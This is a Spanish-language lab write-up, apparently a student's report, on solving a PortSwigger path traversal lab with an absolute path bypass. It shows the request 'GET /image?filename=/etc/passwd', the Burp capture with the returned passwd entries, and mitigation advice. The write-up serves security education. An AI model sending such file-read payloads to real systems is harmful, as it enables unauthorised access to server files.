

# ROAD TO HALL OF FAME

## Parcial 02 - Seguridad Web

### LAB 01

#### File path traversal, traversal sequences blocked with absolute path bypass

Documento acumulado del módulo Road to Hall of Fame. Esta versión contiene el primer laboratorio documentado y puede sustituirse por una versión ampliada conforme se agreguen nuevos nodos.

|             |                                 |
|-------------|---------------------------------|
| Herramienta | Burp Suite                      |
| Módulos     | Proxy / HTTP history + Repeater |
| Categoría   | Path Traversal                  |
| Técnica     | Absolute path bypass            |
| Estado      | Solved                          |

# 1. Objetivo del laboratorio

Comprobar que bloquear únicamente secuencias clásicas de traversal no impide necesariamente la lectura de archivos locales. El parámetro **filename** sigue aceptando una ruta absoluta, lo que permite solicitar un archivo fuera del directorio esperado por la aplicación.

## 2. Ruta de resolución


- 1) Identificar en Burp Suite una petición que solicita una imagen de producto.
- 2) Modificar el parámetro **filename** y asignar el valor **/etc/passwd**.
- 3) Enviar la petición y verificar que la respuesta contiene el contenido del archivo local.

```
GET /image?filename=/etc/passwd HTTP/1.1
```

## 3. Evidencias

| Burp Project Intruder Repeater Window Help                                          |                               |        |                                           |        |        |        |
|-------------------------------------------------------------------------------------|-------------------------------|--------|-------------------------------------------|--------|--------|--------|
| Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender |                               |        |                                           |        |        |        |
| Project options User options Learn                                                  |                               |        |                                           |        |        |        |
| Intercept HTTP history WebSockets history Options                                   |                               |        |                                           |        |        |        |
| Filter: Hiding CSS, image and general binary content                                |                               |        |                                           |        |        |        |
| #                                                                                   | Host                          | Method | URL                                       | Params | Edited | Status |
| 802                                                                                 | https://www.youtube.com       | POST   | /youtubei/v1/log_event?alt=json&key=Al... | ✓      |        | 200    |
| 801                                                                                 | https://0a19001a04b3180ccb... | GET    | /academyLabHeader                         |        |        |        |
| 800                                                                                 | https://0a19001a04b3180ccb... | GET    | /resources/labheader/images/logoAcade...  |        |        |        |
| 799                                                                                 | https://0a19001a04b3180ccb... | GET    | /resources/labheader/images/ps-lab-not... |        |        | 200    |
| 794                                                                                 | https://0a19001a04b3180ccb... | GET    | /image?filename=45.jpg                    | ✓      |        |        |
| 793                                                                                 | https://0a19001a04b3180ccb... | GET    | /image?filename=6.jpg                     | ✓      |        |        |
| 792                                                                                 | https://0a19001a04b3180ccb... | GET    | /image?filename=48.jpg                    | ✓      |        |        |
| 773                                                                                 | https://0a19001a04b3180ccb... | GET    | /resources/images/shop.svg                |        |        | 200    |
| 772                                                                                 | https://0a19001a04b3180ccb... | GET    | /resources/labheader/js/labHeader.js      |        |        | 200    |
| 769                                                                                 | https://0a19001a04b3180ccb... | GET    | /                                         |        |        | 200    |
| 768                                                                                 | https://www.youtube.com       | POST   | /youtubei/v1/log_event?alt=json&key=Al... | ✓      |        | 200    |
| 767                                                                                 | https://portswigger.net       | GET    | /academy/labs/launch/9901aea6b49586...    | ✓      |        | 302    |
| 766                                                                                 | https://play.google.com       | POST   | /log?format=json&hasfast=true&authus...   | ✓      |        | 200    |
| 765                                                                                 | https://play.google.com       | POST   | /log?format=json&hasfast=true&authus...   | ✓      |        | 200    |

Evidencia 01. HTTP history mostrando la solicitud GET al endpoint /image.



Send

Cancel

<

>

Target: https://0a19001a04b3180cc0ccbddd3004100f1.web-s...

HTTP/1

Request

Pretty

Raw

Hex

1 GET /image?filename=/etc/passwd HTTP/1.1

2 Host: 0a19001a04b3180cc0ccbddd3004100f1.web-security-academy.net

3 Cookie: session=MKNvLy0MZxU6altRIKtpRL9HRctyGkdI

4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"

5 Sec-Ch-Ua-Mobile: ?0

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36

7 Sec-Ch-Ua-Platform: "Linux"

8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/\*,\*/\*;q=0.8

9 Sec-Fetch-Site: same-origin

10 Sec-Fetch-Mode: no-cors

11 Sec-Fetch-Dest: image

12 Referer: https://0a19001a04b3180cc0ccbddd3004100f1.web-security-academy.net/

13 Accept-Encoding: gzip, deflate

14 Accept-Language: en-US,en;q=0.9

15 Connection: close

16

Response

Pretty

Raw

Hex

Render

1 HTTP/1.1 200 OK

2 Content-Type: image/jpeg

3 Connection: close

4 Content-Length: 2262

5

6 root:x:0:0:root:/root:/bin/bash

7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

8 bin:x:2:2:bin:/bin:/usr/sbin/nologin

9 sys:x:3:3:sys:/dev:/usr/sbin/nologin

10 sync:x:4:65534:sync:/bin:/bin/sync

11 games:x:5:60:games:/usr/games:/usr/sbin/nologin

12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin


0 matches

Search...

0 matches

Search...

Evidencia 03. Parámetro modificado a /etc/passwd y respuesta con contenido del archivo.



*Evidencia 04. PortSwigger Web Security Academy confirma el laboratorio como Solved.*

## 4. Análisis técnico

El bypass funciona porque la aplicación restringe secuencias de traversal, pero continúa aceptando una ruta absoluta controlada por el usuario. El problema no es únicamente el texto '../', sino permitir que una entrada externa determine directamente qué archivo del sistema será abierto.

Una mitigación robusta consiste en evitar rutas suministradas por el cliente, utilizar identificadores internos o nombres permitidos, normalizar la ruta resultante y comprobar que el archivo resuelto permanezca dentro de un directorio autorizado.

## 5. Resultado

La respuesta HTTP incluyó el contenido de `/etc/passwd` y la plataforma marcó el laboratorio como resuelto, confirmando la lectura de archivo local mediante absolute path bypass.